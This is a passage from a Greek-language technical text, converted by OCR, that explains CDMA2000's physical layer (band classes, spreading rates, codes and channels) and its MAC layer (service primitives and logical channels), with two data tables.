2.1.3 Φυσικό Επίπεδο

Το CDMA2000 χρησιμοποιεί ένα FDDCodeDivisionMultipleAccess (CDMA) δίκτυο, δηλαδή, η μετάδοση από το σταθμό βάση στον κινητό σταθμό που αναφέρεται ως προωθούμενη κίνηση(κατερχόμενη ζεύξη), γίνεται σε διαφορετική συχνότητα από αυτή της κίνησης από

τον κινητό σταθμό στο σταθμό βάση που αναφέρεται ως αντίστροφη κίνηση(ανερχόμενη ζεύξη), όπως φαίνεται στο σχήμα 15. Για κάθε προωθούμενη και αντίστροφη σύνδεση, το CDMA2000 χρησιμοποιεί ένα συνδυασμό πολυπλεξίας χρόνου (TDM) και πολυπλεξίας κώδικα (CDM). Για το CDMA2000 1x, το πλάτος της συχνότητας του καναλιού τόσο των προωθούμενων όσο και των αντίστροφων συνδέσεων είναι 1,25 MHz. Αυτές οι συχνότητες καναλιών χωρίζονται στα 45 MHz.



Σχήμα 13: Κανάλι Πρόσβασης

Όπως φαίνεται στον πίνακα 1 το CDMA2000 έχει διάφορες προωθούμενες και αντίστροφες συχνότητες που βασίζονται στην χώρα υποβολής της αίτησης.


Band Class	System	Mobile Station (Reverse Link)	Base Station (Forward Link)
0	North America Cellular	824-849	869-894
1	North America PCS	1850-1910	1930-1990
2	Total Access Communication System	872-915	917-960
3	Japan Total Access Communication System	887-925	832-870
4	Korean PCS	1750-1780	1840-1870
5	Nordic Mobile Telephone	411-484	421-494
6	IMT-2000	1920-1980	2110-2170
7	North America 700	776-794	746-764
8	1800 MHz	1710-1785	1805-1880
9	900 MHz	880-915	925-960

Πίνακας 1: Ζώνες Συχνοτήτων του CDMA2000 Συχνότητα Εκπομπής (MHz)

Το φυσικό στρώμα παραδίδει τα πακέτα που έλαβε από το MAC επίπεδο των φυσικών καναλιών. Το φυσικό επίπεδο ορίζει ένα συνδυασμό πλαισίων, διαμορφώσεων και κωδικών που χρησιμοποιούνται για κάθε φυσικό κανάλι. Για πρόσβαση στο κανάλι, το φυσικό κανάλι χρησιμοποιεί CDMA, στην οποία οι πληροφορίες εξαπλώνονται χρησιμοποιώντας ένα μεγάλο αριθμό των Pseudo-Noise (PN) σημάτων τσιπ(πολλαπλάσιο του 1,2288 Mcps). Το CDMA2000 ReleaseC ορίζει δύο ρυθμούς διάδοσης: Ρυθμός Διάδοσης 1 και Ρυθμός Διάδοσης 3.

Ρυθμός Διάδοσης 1(αναφέρεται ως 1x): χρησιμοποιεί 1,2288 McpsPN σήμα τσιπ κλιμακώνοντας σε 1,25 MHz κανάλι.

Ρυθμός Διάδοσης 3(αναφέρεται ως 3x):έχει δύο προσεγγίσεις. Η πρώτη προσέγγιση χρησιμοποιεί 1,2288 McpsPN σήμα τσιπ πάνω από καθένα από τα τρία κανάλια 1,25 MHz. Η προσέγγιση αυτή χρησιμοποιείται στα προωθούμενα CDMA κανάλια. Η άλλη προσέγγιση χρησιμοποιεί 3,6864 McpsPN σήμα τσιπ που εξαπλώνεται σε ένα κανάλι 3,75 MHz. Η τελευταία προσέγγιση χρησιμοποιείται σε αντίστροφα κανάλια CDMA. Το σχήμα 16 απεικονίζει το Ρυθμό Διάδοσης.



Σχήμα 14: Ρυθμός Διάδοσης

Το CDMA περιλαμβάνει δύο τύπους κωδικών: μακρύς κώδικας και Walsh κώδικας. Ο μακρύς κώδικας (παρόμοιος με τον κώδικα κρυπτογράφησης στο Παγκόσμιο Σύστημα Κινητών Τηλεπικοινωνιών [UMTS]), χρησιμοποιεί PN ακολουθία για να ανακατώσει τα προωθούμενα και τα αντίστροφα κανάλια CDMA. Στο αντίστροφο κανάλι χρησιμοποιούνται διαφορετικοί κώδικες για τον προσδιορισμό μεταδόσεων από διαφορετικούς κινητούς σταθμούς. Στο προωθούμενο κανάλι, η φάση του μακρύ κώδικα χρησιμοποιείται για τον προσδιορισμό των εκπομπών των σταθμών βάσης. Σε αντίθεση με την κωδικοποίηση σε UMTS, όπου οι διαφορετικοί κώδικες κρυπτογράφησης χρησιμοποιούνται για τη διαφοροποίηση μεταξύ των μεταδόσεων από διαφορετικούς σταθμούς βάσης, το CDMA2000 κάθε σταθμού βάσης χρησιμοποιεί τον ίδιο κώδικα αλλά διαφορετικές φάσεις. Υπάρχουν συνολικά 512 φάσεις μακρύ κώδικα. Ο Walsh κώδικας(παρόμοιος με τον κώδικα Channelization σε δίκτυα UMTS) χρησιμοποιείται για τον προσδιορισμό των φυσικών καναλιών σε ένα κινητό σταθμό ή σε ένα σταθμό βάση. Το CDMA2000 έχει συνολικά 128 κώδικες Walsh.

Το CDMA2000 καθορίζει επίσης τις συνθέσεις ραδιοφώνου (RCs) για τα προωθούμενα και αντίστροφα CDMA κανάλια. Η διαμόρφωση ραδιοφώνου αποτελείται από ένα συνδυασμό

φυσικών παραμέτρων επιπέδων, όπως ο ρυθμός διαμόρφωσης (π.χ. BPSK, QPSK), ο ρυθμός απόδοσης (π.χ. 1x, 3x), η προωθούμενη διόρθωση σφάλματος (π.χ. ½ έως ¼ συνέλιξη κώδικα, ½ έως 1/5 Turbo κώδικα) και οι ρυθμοί δεδομένων. Υπάρχουν έξι διαμορφώσεις ραδιοφώνου (RC1 toRC6) για το αντίστροφο CDMA κανάλι και δέκα ραδιοφωνικές διαμορφώσεις (RC1 toRC10) για το προωθούμενο CDMA κανάλι.

2.1.3.a Φυσικά κανάλια

Το πρότυπο καθορίζει τη δομή του φυσικού καναλιού σε πλαίσια. Η δομή του πλαισίου ποικίλλει για κάθε τύπο φυσικού καναλιού με πιθανά μεγέθη πλαισίου τα 1,25ms, 2,5ms, 5ms, 10ms, 20ms, 40ms και 80ms. Τα φυσικά κανάλια περιλαμβάνουν τα ακόλουθα:

- Προωθούμενο/Αντίστροφο Θεμελιώδες Κανάλι (F/R-FCH)
- Προωθούμενο/Αντίστροφο Αφιερωμένο Κανάλι Ελέγχου (F/R-DCCH)
- Προωθούμενο/Αντίστροφο Συμπληρωματικό Κανάλι Κώδικα (F/R-SCCH)
- Προωθούμενο/Αντίστροφο Συμπληρωματικό Κανάλι (F/R- SCH)
- Κανάλι Σελιδοποίησης (F-PCH)
- Κανάλι Γρήγορης Σελιδοποίησης (F-QPCH)
- Κανάλι Πρόσβασης (R-ACH)
- Προωθούμενο/Αντίστροφο Κοινό Κανάλι Ελέγχου (F/R-CCCH)
- Προωθούμενο/Αντίστροφο Πιλοτικό Κανάλι (F/R-PICH)
- Μετάδοση Πιλοτικής Ποικιλότητας Καναλιού (F-TDPICH)
- Βοηθητικό Πιλοτικό Κανάλι (F-APICH)
- Βοηθητική Μετάδοση Πιλοτικού Καναλιού (F-ATDPICH)

- Συγχρονισμός Καναλιού (F-SYNCH)
- Κοινή Δύναμη Ελέγχου Καναλιού (F-CPCCH)
- Κοινό Κανάλι Εκχώρησης (F-CACH)
- Ενισχυμένο Κανάλι Πρόσβασης (R-EACH)
- Κανάλι Ελέγχου Εκπομπής (F-BCCH)
- Προώθηση Πακέτου Δεδομένων Καναλιού (F-PDCH)
- Προώθηση Πακέτου Δεδομένων Ελέγχου Καναλιών (F-PDCCH)
- Αντίστροφο Κανάλι Αναγνώρισης (R-ACKCH)
- Αντίστροφο Κανάλι Δείκτη Ποιότητας (R-CQICH)


Στην ακόλουθη υποενότητα παρουσιάζουμε μερικά από αυτά τα φυσικά κανάλια:

Πιλοτικά Κανάλια

Υπάρχουν πιλοτικά κανάλια και στις προωθούμενες και στις αντίστροφες συνδέσεις. Στον προωθούμενο σύνδεσμο, τα πιλοτικά κανάλια περιλαμβάνουν τα F-PICH, F-TDPICH, F-APICH και F-ATDPICH κανάλια. Το προωθούμενο πιλοτικό κανάλι μεταδίδεται από το σταθμό βάση ανά πάσα στιγμή. Το F-PICH βοηθά τον κινητό σταθμό στην αρχική διαδικασία αναζήτησης κελιών. Όταν ένας νέος σταθμός ενώνει ένα κελί, αυτοανιχνεύει το F-PICH που μεταδίδεται από το σταθμό βάση. Ο κινητός σταθμός μετρά επίσης την ισχύ του προωθούμενου σήματος από το πιλοτικό κανάλι. Το F-TDPICH έχει την ίδια λειτουργία με το F-PICH αλλά χρησιμοποιείται στην μετάδοση ποικιλόμορφα. Το F-APICH και το F-ATDPICH χρησιμοποιούνται σε συστήματα δεσμών κεραιών. Το αντίστροφο πιλοτικό κανάλι (R-PICH) είναι μόνο ένα κανάλι με την αντίστροφη σχέση που βοηθά το σταθμό βάση να εντοπίσει τον κινητό σταθμό. Το E-PICH περιλαμβάνει επίσης το αντίστροφο του ελέγχου ισχύος που ελέγχει τη δύναμη του προωθούμενου συνδέσμου.

Φυσικά κανάλια για μεταφορά φωνής και δεδομένων

Το σχήμα 17, το οποίο αποτελεί μέρος του σχήματος 14 παρουσιάζει τα φυσικά κανάλια για μεταφορά φωνής και δεδομένων. Το CDMA2000 1x ορίζει τα F/R-FCH, F/R-SCH και F/R-DCCH) για να υποστηρίξει τη μεταφορά της φωνής και των δεδομένων. Επιπλέον, το CDMA2000 1xEV εισάγει το F-PDCH Λειτουργία Ελέγχου, το οποίο περιέχει νέα φυσικά κανάλια που υποστηρίζουν την υψηλής ταχύτητας μετάδοση των προωθούμενων δεδομένων. Αυτά τα νέα φυσικά κανάλια περιλαμβάνουν τα FPDCH, F-PDCCH, RACKCHκαιR-CQICH κανάλια.



Σχήμα 15: Φυσικά κανάλια για μεταφορά φωνής και δεδομένων (πλευρά κινητού σταθμού)

Το F/R-FCH μπορεί να υποστηρίξει υπηρεσίες φωνής, δεδομένων και σηματοδότησης. Το πρότυπο ορίζει έναν ευέλικτο ρυθμό δεδομένων που κυμαίνεται από 750 bps σε 14,4 kbps μεταβάλλοντας το ρυθμό μετάδοσης και το σχετικό σύνολο πλαισίων για κάθε διαμόρφωση ραδιοφώνου. Το F/R-DCCH μπορεί να χρησιμοποιηθεί για τη σηματοδότηση ή έκρηξη δεδομένων μετάδοσης. Το F/R-SCH ορίζεται για να υποστηρίξει υψηλού ρυθμού δεδομένα υπηρεσιών. Το F/R-SCH έχει προγραμματιστεί δυναμικά σε μια πλαίσιο-με-πλαίσιο βάση. Το F/RSCH μπορεί να προσφέρει ταχύτητες μεταφοράς δεδομένων έως και 32 φορές ενός


F/RFCH. Στο σταθμό βάση, ο αριθμός των F-SCHs περιορίζεται από τη διαθέσιμη ισχύ εκπομπής και τους Walsh κώδικες. Στον κινητό σταθμό, ο αριθμός των R-SCHs περιορίζεται σε δύο.

Το F-PDCH προσφέρει υψηλή ταχύτητα μετάδοσης προωθούμενων δεδομένων. Ένας σταθμός βάση μπορεί να υποστηρίξει μέχρι και δύο F-PDCHs και κάθε ένα F-PDCH που μεταδίδει πακέτα δεδομένων σε ένα κινητό σταθμό κάθε φορά. Ένας κινητός σταθμός μπορεί να υποστηρίξει ένα F-PDCH κάθε φορά. Το F-PDCCH παρέχει τη διαβίβαση πληροφοριών ελέγχου (π.χ., «MAC» ταυτότητα χρηστών, μέγεθος του πακέτου, subpacketID) για τη σχετική F-PDCH.Το F-PDCCH μπορεί επίσης να χρησιμοποιηθεί για τη μετάδοση Walsh κώδικα στους κινητούς σταθμούς. Ένας σταθμός βάση μπορεί να υποστηρίξει έως και δύο F-PDCCHs (που αντιστοιχούν σε δύο F-PDCHs). Όταν ένας κινητός σταθμός ανιχνεύει τη δική του «MAC» ταυτότητα σε ένα F-PDCCH, θα ανακτήσει τα πακέτα δεδομένων από τις συνδεδεμένες F-PDCH. Ο υψηλός ρυθμός μετάδοσης προωθούμενων δεδομένων μπορεί να επιτευχθεί μέσω προσαρμοστικής διαμόρφωσης και κωδικοποίησης (AMC) και ευέλικτου συστήματος διαίρεσης χρόνου πολυπλεξίας/ κώδικας διαίρεσης πολυπλεξίας (TDM/CDM). Το σύστημα της AMC περιλαμβάνει έναν συνδυασμό αριθμών bits πληροφορίας (π.χ., 386,770,1538,2306,3074 ή 3842), τη συνολική διάρκεια του πλαισίου (π.χ., 1.25ms,2.5ms ή 5ms), τη διαμόρφωση συστημάτων (π.χ., QPSK,8-PSK ή 16-QAM) και τους διαδεδομένους κώδικες. Ο πίνακας 2 δείχνει τις πιθανές τιμές των δεδομένων του F-PDCH.

		F-PDCH Packet Size (bits) (information bits + 16 quality indicator bits + 6 turbo encoder tail bits)					
		408 bits	792 bits	1560 bits	2328 bits	3096 bits	3864 bits
Total Frame Duration (ms)	5 ms	82 kbps	158 kbps	312 kbps	466 kbps	619 kbps	773 kbps
	2.5 ms	163 kbps	317 kbps	624 kbps	931 kbps	1238 kbps	1546 kbps
	1.25 ms	326 kbps	634 kbps	1248 kbps	1862 kbps	2477 kbps	3091 kbps

Πίνακας 2: F-DPCH Ρυθμοί Δεδομένων (kbps)

Το AMC σύστημα διαθέτει ευέλικτες επιλογές για την επίτευξη διαφόρων ρυθμών δεδομένων. Το TDM/CDM παρέχει προγραμματισμό πακέτων πολλαπλών F-PDCHs (μέχρι δύο F-PDCHs εκπέμπει την ίδια στιγμή) διαφοροποιώντας τον Κώδικα Walsh. Ένα παράδειγμα μιας TDM/CDM εκχώρησης εμφανίζεται στο Σχήμα 18 για τέσσερις κινητούς σταθμούς (MS1 toMS4).



Σχήμα 16: Παράδειγμα μιας TDM/CDM Εκχώρησης


Το R-ACKCH επιτρέπει τον μηχανισμό Αυτόματης Αίτησης Επανάληψης (ARQ). Μετά την επιτυχή λήψη πακέτων από το σταθμό βάση, ο κινητός σταθμός στέλνει απόδειξη παραλαβής στον σταθμό βάση μέσω του R-ACKCH. Το γεγονός ότι ο ARQ μηχανισμός βρίσκεται στο φυσικό στρώμα αυξάνει την ταχύτητα της διαδικασίας αναμετάδοσης. Επιπλέον, αντί να χρησιμοποιεί τον τυπικό ARQ μηχανισμό, το CDMA2000 1xEV απασχολεί ένα υβριδικό ARQ που συνδυάζει το ARQ με την Προωθούμενη Διόρθωση Λάθους (FEC). Για να βελτιωθεί η διόρθωση λαθών και να μειωθεί ο αριθμός των προσπαθειών αναμετάδοσης, το υβριδικό ARQ εκτελεί FEC αποκωδικοποίηση και στα εσφαλμένα πακέτα από την προηγούμενη ενημέρωση και στα πακέτα από την πρόσφατη μετάδοση.

Το R-CQICH χρησιμοποιείται από τον κινητό σταθμό για να δείξει στο σταθμό βάση το κανάλι μετρήσεων της ποιότητας. Ο σταθμός βάση στη συνέχεια χρησιμοποιεί αυτήν την πληροφορία για να καθορίσει την κατάλληλη διάδοση, τη διαμόρφωση, το μέγεθος πλαισίων και τον προγραμματισμό του F-PDCH. Επιτρέπει στο σταθμό βάση να διαχειρίζεται αποτελεσματικά τους ραδιοφωνικούς πόρους.

Εν ολίγοις, τα πακέτα φωνής και δεδομένων διαβιβάζονται από το σταθμό βάση μέσω των F-FCH, F-DCCH,F-SCH και F-PDCH (σε περίπτωση υψηλής ταχύτητας μετάδοσης απαιτείται). Η φωνή και τα πακέτα δεδομένων μεταδίδονται από τον κινητό σταθμό προς το σταθμό βάση μέσω F-KKY,FDCCH και F-SCH.

2.1.4 Μέσα Ελέγχου Πρόσβασης (MediaAccessControl)

Το σχήμα19 απεικονίζει το στρώμα MAC και τις αλληλεπιδράσεις του με τη LAC. Το CDMA2000 υποστηρίζει ένα γενικευμένο μοντέλο των υπηρεσιών πολυμέσων που επιτρέπει την ταυτόχρονη υποστήριξη τόσο για τη φωνή όσο και για τη μεταφορά δεδομένων. Το CDMA2000 περιλαμβάνει επίσης την ποιότητα των υπηρεσιών (QoS) ελέγχου μηχανισμών που διαθέτουν στο MAC στρώμα. Αυτοί οι μηχανισμοί εξισορροπούν διαφορετικές QoS απαιτήσεις των πολλαπλών ταυτόχρονων εφαρμογών. Οι βασικές λειτουργίες του MAC στρώματος είναι να λάβει τα πακέτα (φωνή, δεδομένα) από τα ανώτερα στρώματα και να προγραμματίσει αυτά τα πακέτα σε φυσικά κανάλια έγκαιρα με βάση τις απαιτήσεις της σύνδεσης QoS. Το ReleaseC πρότυπο καθορίζει επίσης τη σηματοδότηση μεταξύ της LAC και του MAC χρησιμοποιώντας πρωτόγονη υπηρεσία. Αυτή η σηματοδότηση παρέχει QoS πληροφορίες που μπορούν να χρησιμοποιηθούν από το MAC. Το πρότυπο ορίζει επίσης τις εξής ενότητες: το SignalingRadioBurstProtocol (SRBP) και το RadioLinkProtocol (RLP). Το SRBP είναι ελλιπές πρωτόκολλο σύνδεσης για σηματοδότηση μηνυμάτων. Το RLP, είναι ένα πρωτόκολλο προσανατολισμένης σύνδεσης που παρέχει αρκετά αξιόπιστη μετάδοση πάνω από το ραδιοφωνικό σύνδεσμο χρησιμοποιώντας ένα αρνητικό πρωτόκολλο παράδοσης των δεδομένων.



Σχήμα 17: MAC Επίπεδο

Σας παρουσιάζουμε τέσσερα βασικά αρχέτυπα υπηρεσιών που χρησιμοποιούνται στη διαδικασία σηματοδότησης μεταξύ της Σηματοδοσίας LAC και του MAC:

- MAC-SDUReadyRequest: Το πρωτόγονο αυτό στέλνεται από το LAC στο MAC, όταν υπάρχουν πακέτα που περιμένουν στο LAC. Το πρωτόγονο περιλαμβάνει τις ακόλουθες παραμέτρους:

- Channel_type: ο τύπος του καναλιού που απαιτείται

-Μέγεθος: το μέγεθος των πακέτων (bits)

-Υπόδειξη προγραμματισμού: δείχνει τη σχετική απαίτηση για κατά προτεραιότητα εξυπηρέτηση.

- MAC-AvailabilityIndication: Το πρωτόγονο αυτό στέλνεται από το MAC στο LAC όταν η μονάδα πολυπλεξίας MAC είναι έτοιμη να λάβει τα πακέτα από το ανώτερο στρώμα και να τις διαβιβάσει στο φυσικό επίπεδο. Το πρωτόγονο περιλαμβάνει τις ακόλουθες παραμέτρους:

-Channel_type: ο τύπος του καναλιού που επιτρέπεται


-Max_size: ο μέγιστος αριθμός των bits από το LAC που μπορεί να τοποθετηθεί στο φυσικό κανάλι με βάση τις απαιτήσεις QoS

-System_time: δείχνει την ώρα που το φυσικό επίπεδο θα μεταδώσει τα πακέτα.

- MAC-DataRequest: Το πρωτόγονο αυτό στέλνεται από το LAC στο MAC. Περιλαμβάνει το είδος των απαιτούμενων καναλιών και ένα πακέτο. Η μονάδα πολυπλεξίας MAC ταιριάζει αυτό το πακέτο με το πλησιέστερο μέγεθος μπλοκ δεδομένων που καθορίζεται από το αντίστοιχο του φυσικού καναλιού.

- MAC-DataIndication: Το πρωτόγονο αυτό στέλνεται από το MAC στο LAC για να αναφέρει την μετάδοση πακέτων στο φυσικό επίπεδο.

Το σχήμα20 απεικονίζει τη σηματοδότηση και τη διαδικασία μετάδοσης πακέτων (βήματα 1 έως 5) στο MAC στρώμα.



Σχήμα 18: Σηματοδότηση και διαδικασία μετάδοσης πακέτων

2.1.4.a Λογικά Κανάλια

Τα ακόλουθα λογικά κανάλια καθορίζουν τι είδους πληροφορίες παραδίδονται:

- Προωθούμενο/Αντίστροφο Αποκλειστικό Κανάλι Κυκλοφορίας (f/r-dtch: Ένα σημείου-προς-σημείο λογικό κανάλι που μεταφέρει φωνή και δεδομένα και μεταδίδει πακέτα μέσω ενός αποκλειστικού φυσικού καναλιού.

- Προωθούμενο/Αντίστροφο Αποκλειστικό Κανάλι Σηματοδότησης (f/r-dsch):Ένα σημείου-προς-σημείο λογικό κανάλι που μεταφέρει πακέτα σηματοδότησης από το ανώτερο στρώμα σε ένα αποκλειστικό φυσικό κανάλι.

- Προωθούμενο/Αντίστροφο Κανάλι Κοινής Σηματοδότησης (f/r-csch): Ένα σημείου-προς-σημείο λογικό κανάλι που μεταφέρει πακέτα σηματοδότησης από το ανώτερο στρώμα σε ένα κοινό φυσικό κανάλι.

2.1.4.b Πολυπλεξία και QoS Υποστρώματα

